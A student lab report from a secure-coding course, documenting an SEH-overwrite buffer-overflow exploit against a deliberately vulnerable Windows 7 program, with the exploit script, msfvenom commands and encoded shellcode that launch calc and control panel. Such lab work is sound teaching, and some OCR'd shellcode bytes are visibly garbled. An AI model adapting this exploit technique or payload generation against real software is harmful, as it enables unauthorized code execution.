

Lab-8

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
 - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:


```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```
- **Change the default trigger to open control panel.**

Analysis- • Try to crash the Vuln_Program_Stream program and exploit it.


Script-

```
eswar kommu\AppData\Local\Temp\exploit2.py - E:\VIT-AP\Semester-4\CSE2010-Secure Coding\LAB\Lab-8 03.04.2021\exploit2.py - PyCharm
exploit2.py
5  junk="A" * 4112
6
7  nseh="\xeb\x20\x90\x90"
8
9  seh="\x48\x0C\x01\x40"
10
11  ◯ #40010C4B  SB          POP EBX
12  #40010C4C  SD          POP EBP
13  #40010C4D  C3          RETN
14  ◯ #POP EBX,POP EBP, RETN | [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)
15
16  nops="\x90" * 50
17
18  # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
19
20  buf = b""
21  buf += b"\x89\x20\xdb\xcd\x9\x72\xfd\x5f\x59\x49\x49\x49"
22  buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
23  buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24  buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25  buf += b"\x50\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26  buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x59\x58\x65"
27  buf += b"\x61\x6b\x70\x70\x64\x6c\x4b\x32\x42\x45\x44\x70\x6e"
28  buf += b"\x6b\x66\x32\x36\x6c\x6a\x6b\x32\x42\x45\x34\x66\x44"
29  buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30  buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31  buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32  buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33  buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34  buf += b"\x31\x73\x48\x59\x73\x71\x50\x55\x51\x5a\x71\x46\x33"
35  buf += b"\x4a\x6b\x76\x39\x45\x70\x75\x53\x39\x43\x6a\x6b\x67"
36  buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
37  buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4c\x4c\x5a"
38  buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

Payload Generated



App Crashes



- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

```


File Actions Edit View Help

<FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will swi
Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.


<BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGELESS> & <TCP + HTTP + HTTP
<LOOP> will just create one of each <TYPE>.

<VERBOSE> will display more information.
jayadeep@kali:~$ sudo -i
[sudo] password for jayadeep:
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe6\xd9\xe8\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x6d"
buf += b"\x52\x73\x30\x75\x50\x43\x30\x33\x50\x4c\x49\x48\x65"
buf += b"\x50\x31\x6b\x70\x73\x54\x4c\x4b\x32\x70\x30\x30\x4e"
buf += b"\x6b\x50\x52\x74\x4c\x4e\x6b\x72\x72\x62\x34\x4e\x6b"
buf += b"\x64\x32\x46\x48\x74\x4f\x78\x37\x63\x7a\x75\x76\x55"
buf += b"\x61\x69\x6f\x6e\x4c\x37\x4c\x33\x51\x71\x6c\x76\x62"
buf += b"\x44\x6c\x67\x50\x7a\x61\x78\x4f\x74\x4d\x37\x71\x78"
buf += b"\x47\x58\x62\x79\x62\x33\x62\x76\x37\x4e\x6b\x51\x42"
buf += b"\x74\x58\x4c\x4b\x42\x6a\x57\x4c\x4c\x4b\x70\x4c\x72"
buf += b"\x31\x52\x58\x6a\x43\x33\x78\x57\x71\x4e\x31\x32\x71"
buf += b"\x4e\x6b\x31\x49\x47\x50\x33\x31\x30\x53\x4e\x6b\x72"
buf += b"\x69\x64\x58\x6b\x53\x77\x44\x61\x59\x6e\x6b\x66\x54"
buf += b"\x6e\x6b\x75\x51\x69\x46\x34\x71\x6b\x4f\x6e\x4c\x6f"
buf += b"\x31\x6a\x6f\x44\x4d\x35\x51\x6a\x67\x56\x58\x79\x70"
buf += b"\x44\x35\x38\x76\x64\x43\x31\x6d\x48\x78\x55\x6b\x73"
buf += b"\x4d\x51\x34\x70\x75\x39\x7a\x50\x58\x6c\x4b\x30\x58"
buf += b"\x55\x74\x75\x51\x49\x43\x55\x6b\x4c\x4b\x44\x4c\x42"
buf += b"\x6b\x44\x6b\x73\x68\x57\x6c\x46\x61\x6b\x73\x4b\x6b"
buf += b"\x57\x74\x6c\x4b\x73\x31\x6e\x30\x6d\x59\x77\x34\x64"
buf += b"\x64\x37\x54\x53\x6b\x71\x4b\x33\x51\x61\x49\x32\x7a"
buf += b"\x76\x31\x4b\x4f\x4b\x50\x31\x4f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x35\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x75\x51"
buf += b"\x6c\x4d\x6e\x65\x68\x32\x67\x70\x33\x30\x53\x30\x46"
buf += b"\x30\x75\x38\x74\x71\x4c\x4b\x62\x4f\x6f\x77\x59\x6f"
buf += b"\x69\x45\x6d\x6b\x4a\x50\x78\x35\x49\x32\x32\x76\x51"
buf += b"\x78\x59\x36\x6d\x45\x4f\x4d\x4f\x6d\x59\x6f\x7a\x75"
buf += b"\x47\x46\x34\x66\x43\x4c\x56\x6a\x6f\x70\x6b\x4b\x69"
buf += b"\x70\x52\x55\x45\x55\x4f\x4b\x51\x57\x32\x33\x32\x52"
buf += b"\x70\x6f\x63\x5a\x73\x30\x71\x43\x6b\x4f\x58\x55\x45"
buf += b"\x33\x63\x51\x72\x4c\x65\x33\x67\x70\x41\x41"
root@kali:~#


```

[illegible]

Similarly using payload for cmd



The App crashes and CMD opens



- **Change the default trigger to open the control panel.**


```

jayeep@kali:~$ python3
File Actions Edit View Help


jayeep@kali:~$ sudo -i
[sudo] password for jayeep:
root@kali:~# msfvenom -a x86 -p platform windows -p windows/exec CMD-control -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = ""
buf += "\x89\xe7\xda\xca2\x09\x77\x4f\x5f\x57\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x77\x51\x54\x6a\x61\x58\x69\x59\x30\x41\x31\x68\x41\x31"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x41\x42\x41"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x69\x69\x6e\x6c\x5a\x48\x6d"
buf += "\x62\x77\x70\x55\x50\x33\x30\x45\x30\x66\x69\x66\x65\x55"
buf += "\x60\x53\x39\x50\x62\x54\x6e\x68\x70\x50\x55\x50\x6e"
buf += "\x63\x62\x3a\x6c\x4a\x60\x67\x62\x64\x64\x65\x66\x6b"
buf += "\x62\x52\x35\x78\x74\x6f\x6f\x47\x61\x5a\x71\x36\x55"
buf += "\x61\x59\x6f\x66\x6c\x57\x66\x53\x52\x17\x66\x53\x62"
buf += "\x60\x6c\x62\x30\x6a\x61\x6a\x66\x66\x66\x62\x31\x68"
buf += "\x67\x50\x62\x48\x72\x66\x32\x66\x37\x4a\x66\x67\x63"
buf += "\x46\x70\x6c\x4b\x43\x7a\x77\x4c\x6c\x4b\x43\x4a\x67"
buf += "\x71\x50\x78\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += "\x6a\x68\x62\x70\x61\x30\x65\x51\x4a\x73\x6c\x4b\x61"
buf += "\x69\x68\x78\x39\x73\x66\x5a\x61\x59\x4a\x6b\x3a\x74"
buf += "\x6c\x4a\x76\x61\x6b\x66\x76\x51\x69\x6f\x6e\x4a\x63\x39"
buf += "\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x5a\x78\x68\x50"
buf += "\x4a\x38\x67\x72\x67\x75\x53\x63\x4a\x68\x78\x65\x68\x73"
buf += "\x4d\x34\x64\x53\x45\x69\x74\x36\x38\x6e\x66\x72\x78"
buf += "\x31\x34\x47\x71\x68\x5f\x33\x56\x6c\x4a\x34\x3a\x63"
buf += "\x4a\x44\x6b\x63\x68\x55\x6c\x66\x61\x28\x53\x6c\x4b"
buf += "\x54\x6c\x4b\x66\x63\x78\x50\x4a\x69\x30\x44\x71"
buf += "\x34\x64\x61\x63\x66\x63\x66\x63\x51\x53\x69\x71\x54"
buf += "\x50\x51\x69\x6f\x4d\x30\x61\x4f\x43\x6f\x61\x4a\x4e"
buf += "\x75\x72\x64\x64\x4b\x4a\x6d\x64\x6d\x63\x5a\x76\x61"
buf += "\x6c\x4a\x6c\x55\x64\x6d\x47\x50\x50\x51\x50\x67\x70\x52"
buf += "\x70\x53\x58\x64\x4a\x6b\x70\x6f\x6f\x77\x4b\x4f"
buf += "\x67\x65\x6d\x68\x58\x70\x4f\x6f\x6f\x6f\x6f\x6f\x6f"
buf += "\x57\x4a\x64\x66\x63\x4a\x64\x64\x64\x58\x6b\x4b\x79"
buf += "\x70\x43\x45\x34\x45\x4f\x4b\x62\x67\x35\x43\x72\x52"
buf += "\x50\x6f\x62\x44\x77\x70\x36\x32\x39\x6f\x4a\x75\x51"
buf += "\x73\x72\x6f\x72\x6a\x77\x16\x45\x52\x52\x50\x6f\x72\x6c"
buf += "\x53\x30\x41\x41"
root@kali:~#

```

Copy pasting the Generated payload in exploit2.py and then using it in frigate



The app crashes and the control panel opens



K.Bala Eswar

19BCN7003